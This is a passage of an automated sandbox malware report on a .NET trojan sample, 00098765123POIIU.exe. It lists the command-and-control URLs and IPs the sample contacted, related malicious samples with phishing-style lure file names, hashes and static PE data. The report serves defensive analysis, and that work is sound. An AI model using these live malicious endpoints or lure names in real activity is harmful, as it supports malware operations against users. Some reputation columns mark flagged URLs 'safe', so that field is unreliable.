http://www.bogolacke.com/uv34/?D0Dhj=+vqKyqUCNNB8UOC5vqb0WBoKaqjxAK/4hHhktlBEWoOvrJqCXDBsl1GlrElBRZa3I6kwNHO8pA==&_JB=SL3d2L8	true	• Avira URL Cloud: safe	unknown
http://www.muldentaxi.com/uv34/?D0Dhj=I0+BvmO4ljK/nbLyclQPHPNytqxJ+McfjEJZrssF4WFDr3bjf8ExST5+Hjhrql3HpJj1V9F8nQ==&_JB=SL3d2L8	true	• Avira URL Cloud: safe	unknown
http://www.embraceblm.com/uv34/?_JB=SL3d2L8&D0Dhj=eNNoAymEF6y0s09AHznbvWkLlOIpJJQGxSgvNiYX7faSVxdWVtwFBOGKoePvfd+8zgTPPgb0Mw==	false	• Avira URL Cloud: safe	unknown
www.hysjs168.com/uv34/	true	• Avira URL Cloud: safe	low
http://www.ihdeuruim.com/uv34/?D0Dhj=zJB2497tyCkLF9DVAXbTh77yBITnH8u2gz7PlO+nNFbEPXoEJKTpFMEIIpupFtT+lJYk9y/VZw==&_JB=SL3d2L8	false	• Avira URL Cloud: safe	unknown
http://www.buraktradingltd.com/uv34/?_JB=SL3d2L8&D0Dhj=D75OsDlTHma4nCt/XHhVQTvedHvqJVej3CEGNnFddBs05fHEvG09ItQFVRojVJr/TkJxJHlYg==	true	• Avira URL Cloud: safe	unknown
http://www.albanyhumanesociety.net/uv34/?_JB=SL3d2L8&D0Dhj=n+Qx4VWs28a7eV8im5Y5Lb9MLKmoTPPxFKEnTVg2IpEKdb6lmeQQO/tB44tc09WLnIG/s9VgcA==	false	• Avira URL Cloud: safe	unknown
http://www.contorig2.com/uv34/?_JB=SL3d2L8&D0Dhj=PNkuYexmaEbpw3EaQG1gqEXEhReu9m0wSncWUc9u1VG5H+XH3gAiJ6++bzNk4ZSFpS3p79DaPA==	true	• Avira URL Cloud: safe	unknown
http://www.gofourd.com/uv34/?_JB=SL3d2L8&D0Dhj=JPLVpJ2/QgCmFDz5d9+MEwsOtRSRnv4p4HgKpBtvwLNy+R4nAh4AcVIWdvhB9Yv67aR/bJ0jJQ==	false	• Avira URL Cloud: safe	unknown
http://www.sandybottomsflipflops.com/uv34/?_JB=SL3d2L8&D0Dhj=/y2QUNCyd1bGxdPjEN+TG3wvArtE+ieT5j9LKQh68qSP5982epgdoI7eXFRWiHaQS6pCkVOSpw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.0000000 0.341318764.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	00098765123POIIU.exe, 00000000 .00000002.337921223.0000000003 2B0000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	00098765123POIIU.exe, 00000000 .00000002.337814717.0000000003 261000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.363001805.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
160.153.132.205	bogolacke.com	United States		21501	GODADDY-AMSDE	true
199.192.23.253	www.contorig2.com	United States		22612	NAMECHEAP-NETUS	true
173.236.152.151	www.buraktradingltd.com	United States		26347	DREAMHOST-ASUS	true
34.102.136.180	gofourd.com	United States		15169	GOOGLEUS	false
64.190.62.111	www.muldentaxi.com	United States		11696	NBS11696US	true
172.217.168.83	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
45.39.20.158	www.ytksw.com	United States		18779	EGIHOSTINGUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	411893
Start date:	12.05.2021
Start time:	08:39:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 48s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	00098765123POIIU.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@14/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 73.1% (good quality ratio 66.9%) • Quality average: 71.1% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 20.82.210.154, 104.43.139.144, 92.122.145.220, 104.42.151.234, 52.147.198.201, 20.82.209.183, 92.122.213.247, 92.122.213.194, 2.20.142.210, 2.20.142.209, 52.155.217.156, 20.54.26.129, 23.218.208.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/411893/sample/00098765123POIIU.exe

Simulations

Behavior and APIs

Time	Type	Description
08:40:50	API Interceptor	1x Sleep call for process: 00098765123POIIU.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.217	PO09641.exe	Get hash	malicious	Browse	• www.three.guide/or4i/?r6t0=ISmcLWbttgzNl3S+HoD6Vc0lCJJNaAGVBan5Qv4VPPEWmW3lO7efGbhB2CSdwdPw0oihWd4h6A==&UL=ER-POL
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• www.freedomseattle.net/a7dr/?vT=dnELQl/JNuXmZ37avi4Llab4hJbw2Vc5HVZeaTn3KkFU8mDNqnlGO0BU5Q7sK/G80hxT&S0Gl9T=RPHlpDKhNf_x
	NEW ORDER.exe	Get hash	malicious	Browse	• www.beautiful.tours/u8nw/?tzr4=jlIXVLPHc&GVIp=MQ9/9ugzkHdx3WtCI0DhBFFcg9k9u8cd1L6Gj19/moDWYxZ8Cy1uW7tlf4zXGC0Em/rodg1Ltg==
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• www.beautiful.tours/u8nw/?sPxXAv=MQ9/9ugzkHdx3WtCl0DhBFFcg9k9u8cd1L6Gj19/moDWYxZ8Cy1uW7tlf7fUay48reW+&Lvdl=2d54
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?EzuxZr=3fX4&YrCXdBfh=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxb9s6RBL4M

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#293701 pdf.exe	Get hash	malicious	Browse	• www.namigweart.com/gnk/?yVMpQRoH=MNkYRHrFiJ3ZYZdJiDyfwxfSkWZoeKtU/DCGyAPFpsj9flsyB3x/OR6dyoZchD+MHRUk&1bw=LhhxoDihs4blQf90
	scan copy 2402021.exe	Get hash	malicious	Browse	• www.bareb eautybrand.com/edbs/?pPX=Ekboab0eq8QaRRJsr09zs/Usmrg5EP+fQbkocCp54h0GPmynCi9xyIzJuf9mI75mNtoy&1bj=jlK0MdGxr
	winlog.exe	Get hash	malicious	Browse	• www.switcheo.finance/uwec/?uzu8=3cOH6CffnF8zA2vO0DHvKlrvSwO+w2vUbH/s+qgAJjYXXQ/ohIL0shsdTQ1SGfHdXsYV&NjQhkT=8p44gXmp
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.pedipawstorpu.club/qqeq/?UR-TRLn=sH0yzsD9GLffG7QHzFk+WPFlanh/Hl4cG4Mtr1NsrmWvZmIzl52FJiSECAKjDTLNRDZM&P6u=Hb9l0TTXQ4NLhX
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• www.barebeautybrand.com/edbs/?MnZ=GXLpz&LZ9p=Ekboab0eq8QaRRJsr09zs/Usmrg5EP+fQbkocCp54h0GPmynCi9xyIzJuf9mI75mNtoy
	RFQ00787676545654300RITEC.doc	Get hash	malicious	Browse	• www.thedropofadime.com/fdr/?tB=ML04NN5pqlvxO&ON=w+MOmg56lj3OTKb6Njao1KTxlyWrEBoWkIpOmUr6B+C461zFaJnxOWqDZLUBsXUm7C2IYQ==
	2021_03_16.exe	Get hash	malicious	Browse	• www.billygoatoffroad.com/2bg/?lnud=VN1h6wF4Q5FdIJqGrBTb9BHw34iC7Ed/xTYRvOxB+Wx8IWI5BC8crz5jANyA/f3PzvgikX0fTA==&1bm=3fedQNQ0wlQl0H

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New order.exe	Get hash	malicious	Browse	• www.billygoatoffroad.com/vsk9/?Txo=frrDEYAQcmIKKd+h99SuKftDKbrsW4sis1j6GPur8LXBsV7ytfxJ82cOL3edklbj6Y8d&v2=lhvx
	E4AaEjT91C.exe	Get hash	malicious	Browse	• www.adigitaldemocracy.computer/smd0/?ytsDIrI=/m0nPq19FTGWl+pwdJdZDW8lKKfn+gzot6pyLcSqpbZZHmz6wG3t5wkoCXqRRpZdVpVA&JlD=-ZO830CpiTE0
	yCWzTRmMP4.exe	Get hash	malicious	Browse	• www.ifdca.com/m0rc/?_8O8k0=lbR5C4q/Bs6c3SKeepmv0Da9hIgPOrZf3Ut381rRSdXn0224bmGUGa2i5otuNyD2uAEY&GV1D=5jRXbDA0P8Pt
	20210303948387477467.pdf.exe	Get hash	malicious	Browse	• www.acrellp.xyz/gh6n/?QT=ejoPPzppZh&olrxUr=Jv1yZqqmx7iobqKz/k4h7qcezK7xZ7+1yQO2rW33jEVEYBhGCg+kp/27Js+JjVuvVX/lVPhUFg==
	dwg.exe	Get hash	malicious	Browse	• www.peach-stage.finance/ripw/?YL0=dCjXoVRpr2af9QodMp9+mGuHLreZstKI/quBwl0OlmfQH1oJq3AfCIolXwTPm4j1DndJ&DhAH08=9rzdODV81V
	PO#3043.pdf.exe	Get hash	malicious	Browse	• www.restoredscore.com/god/?MjdX=CXL40t&sPxXAvR=k9o7FTMHfg0GnRh/l3KZHYV4w+5DJYUrlrfZnUfQ2Cwkl4pfhmXZs0/uQw1z5wJZm/w7
	quotations pdf.exe	Get hash	malicious	Browse	• www.doorman.pro/bft/?XbcxulJp=cPB7zr1p3SmwgzYXiBUkF9mwqufO0UDDdPUnBBhQn+hhkWASV2AK1gVN757Bb1qin2Mh&Txo8_2=Ezut_DzP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• www.pendekar-qq.xyz/da0a/?EjY=dhrdFxjxtJ0&1bz=3idupu15OOeW9zfMjMdgut9mS0cjf15hkTqMaFLLCpXgHo77noPJVLOm8Xjndd1KbXgo
199.192.23.253	doc_391200004532000450.exe	Get hash	malicious	Browse	• www.contorig2.com/ipio/?i4=liZnghEvEkzeEX2jVRJsXsZAGqVWb5PU4n5DaQMRTDWQd5q6Cg/gdRecp1UZhog3rBVx&erOx=uDHxU

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.hysjs168.com	0987654332.exe	Get hash	malicious	Browse	• 182.61.46.180
	POI09876OIUY.exe	Get hash	malicious	Browse	• 182.61.46.180
	987654OIUYFG.exe	Get hash	malicious	Browse	• 182.61.46.180
	0876543123.exe	Get hash	malicious	Browse	• 182.61.46.180
	PO#10244.exe	Get hash	malicious	Browse	• 182.61.46.180
	aoKzFd4OTYlYvzi.exe	Get hash	malicious	Browse	• 182.61.46.180
	M23ErBe32Z0IeOO.exe	Get hash	malicious	Browse	• 182.61.46.180
	70pGP1JaCf6M0kf.exe	Get hash	malicious	Browse	• 182.61.46.180
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 182.61.46.180
	PI34567890987.exe	Get hash	malicious	Browse	• 182.61.46.180
www.buraktradingltd.com	70pGP1JaCf6M0kf.exe	Get hash	malicious	Browse	• 173.236.152.151
www.ytksw.com	POI09876OIUY.exe	Get hash	malicious	Browse	• 45.39.20.158
	987654OIUYFG.exe	Get hash	malicious	Browse	• 45.39.20.158
	PO#10244.exe	Get hash	malicious	Browse	• 45.39.20.158
parkingpage.namecheap.com	Inquiry_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	POI09876OIUY.exe	Get hash	malicious	Browse	• 198.54.117.210
	EDS03932,pdf.exe	Get hash	malicious	Browse	• 198.54.117.216
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.117.216
	slot Charges.exe	Get hash	malicious	Browse	• 198.54.117.216
	PO09641.exe	Get hash	malicious	Browse	• 198.54.117.215
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 198.54.117.211
	Purchase Order-10764.exe	Get hash	malicious	Browse	• 198.54.117.212
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 198.54.117.218
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• 198.54.117.216
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.117.215
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 198.54.117.217
	NEW ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	0876543123.exe	Get hash	malicious	Browse	• 198.54.117.210
	g1EhgmCqCD.exe	Get hash	malicious	Browse	• 198.54.117.216
	Payment.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	w73FtMA4ZTl9NFm.exe	Get hash	malicious	Browse	• 198.54.117.212
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 198.54.117.212

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 185.61.154.27
	2021_May_Quotation_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	337840b9_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	Updated Order list -804333.exe	Get hash	malicious	Browse	• 198.54.115.56

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	BELLOW FABRICATION Dwg.exe	Get hash	malicious	Browse	• 199.188.200.15
	file.exe	Get hash	malicious	Browse	• 198.54.115.133
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	vy38Kw9qRh.exe	Get hash	malicious	Browse	• 198.54.122.60
	copy of order 9119.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	generated payment 330070.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	scan of bill 0905.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 162.0.229.247
	ePj6KfzLBxh4vbe.exe	Get hash	malicious	Browse	• 198.54.122.60
	zkXpISzeo3.exe	Get hash	malicious	Browse	• 198.54.122.60
	PI-ARKEMIX HMX20210511_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	specifications.exe	Get hash	malicious	Browse	• 198.54.126.165
	yl9KgwwOXDZoGMw.exe	Get hash	malicious	Browse	• 198.54.122.60
	cargo details.exe	Get hash	malicious	Browse	• 198.54.126.165
NAMECHEAP-NETUS	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 185.61.154.27
	2021_May_Quotation_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	337840b9_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	Updated Order list -804333.exe	Get hash	malicious	Browse	• 198.54.115.56
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	BELLOW FABRICATION Dwg.exe	Get hash	malicious	Browse	• 199.188.200.15
	file.exe	Get hash	malicious	Browse	• 198.54.115.133
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	vy38Kw9qRh.exe	Get hash	malicious	Browse	• 198.54.122.60
	copy of order 9119.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	generated payment 330070.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	scan of bill 0905.xlsm	Get hash	malicious	Browse	• 162.0.233.152
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 162.0.229.247
	ePj6KfzLBxh4vbe.exe	Get hash	malicious	Browse	• 198.54.122.60
	zkXpISzeo3.exe	Get hash	malicious	Browse	• 198.54.122.60
	PI-ARKEMIX HMX20210511_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	specifications.exe	Get hash	malicious	Browse	• 198.54.126.165
	yl9KgwwOXDZoGMw.exe	Get hash	malicious	Browse	• 198.54.122.60
	cargo details.exe	Get hash	malicious	Browse	• 198.54.126.165
GODADDY-AMSDE	correct invoice.exe	Get hash	malicious	Browse	• 160.153.136.3
	export of document 555091.xlsm	Get hash	malicious	Browse	• 160.153.133.217
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 160.153.133.217
	SWIFT001411983HNK.exe	Get hash	malicious	Browse	• 160.153.136.3
	da.exe	Get hash	malicious	Browse	• 160.153.136.3
	New Order.exe	Get hash	malicious	Browse	• 160.153.136.3
	scan of document 8030.xlsm	Get hash	malicious	Browse	• 160.153.133.217
	scan of check 0561.xlsm	Get hash	malicious	Browse	• 160.153.133.217
	Q5280RLP20V.doc	Get hash	malicious	Browse	• 160.153.255.20
	08201450PKT.doc	Get hash	malicious	Browse	• 160.153.255.20
	Shipping Document.exe	Get hash	malicious	Browse	• 160.153.136.3
	winlog.exe	Get hash	malicious	Browse	• 160.153.136.3
	generated order 677120.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	scan of order 1231.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	copy of check 542554.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	scan of order 2570.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	document 23513.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	export of payment 2993132.xlsm	Get hash	malicious	Browse	• 160.153.133.77
	products order pdf .exe	Get hash	malicious	Browse	• 160.153.128.3
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 160.153.137.210

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\00098765123POIIU.exe.log	
Process:	C:\Users\user\Desktop\00098765123POIIU.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.883159451685763
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	00098765123POIIU.exe
File size:	968192
MD5:	4e2d6ab0c9a56aee76ba33bd26dce9b1
SHA1:	52950b4637fc55518efc063ced7bec0867f9051e
SHA256:	5e2255d59560c85c4a6c30ffa54e00b2805b584292de464befaf01a614539229
SHA512:	f9880e28f784bbee81cecfcd4a4ad7cb61cd5b37f8ea18340d894e0825b83e40ec34cd318c6cec273f5b21e8013a1212878d9db5465a16b7517d5d649d17bca1
SSDEEP:	12288:H0g5qL6Evo89Ak5qLLmWr56mlfNJ/P9KLPsU37zASu4Gqi7OToe3XHiQgVw5qLcc:HxI6jwdILm3mlfNJ/P9Krzrnue5OOIRx
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X-.`.....0..... .....@.. ....@.....

File Icon

Icon Hash:	f2d2e9fcc4ead362

Static PE Info

General

Entrypoint:	0x4eb3ae
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609B2D58 [Wed May 12 01:20:24 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
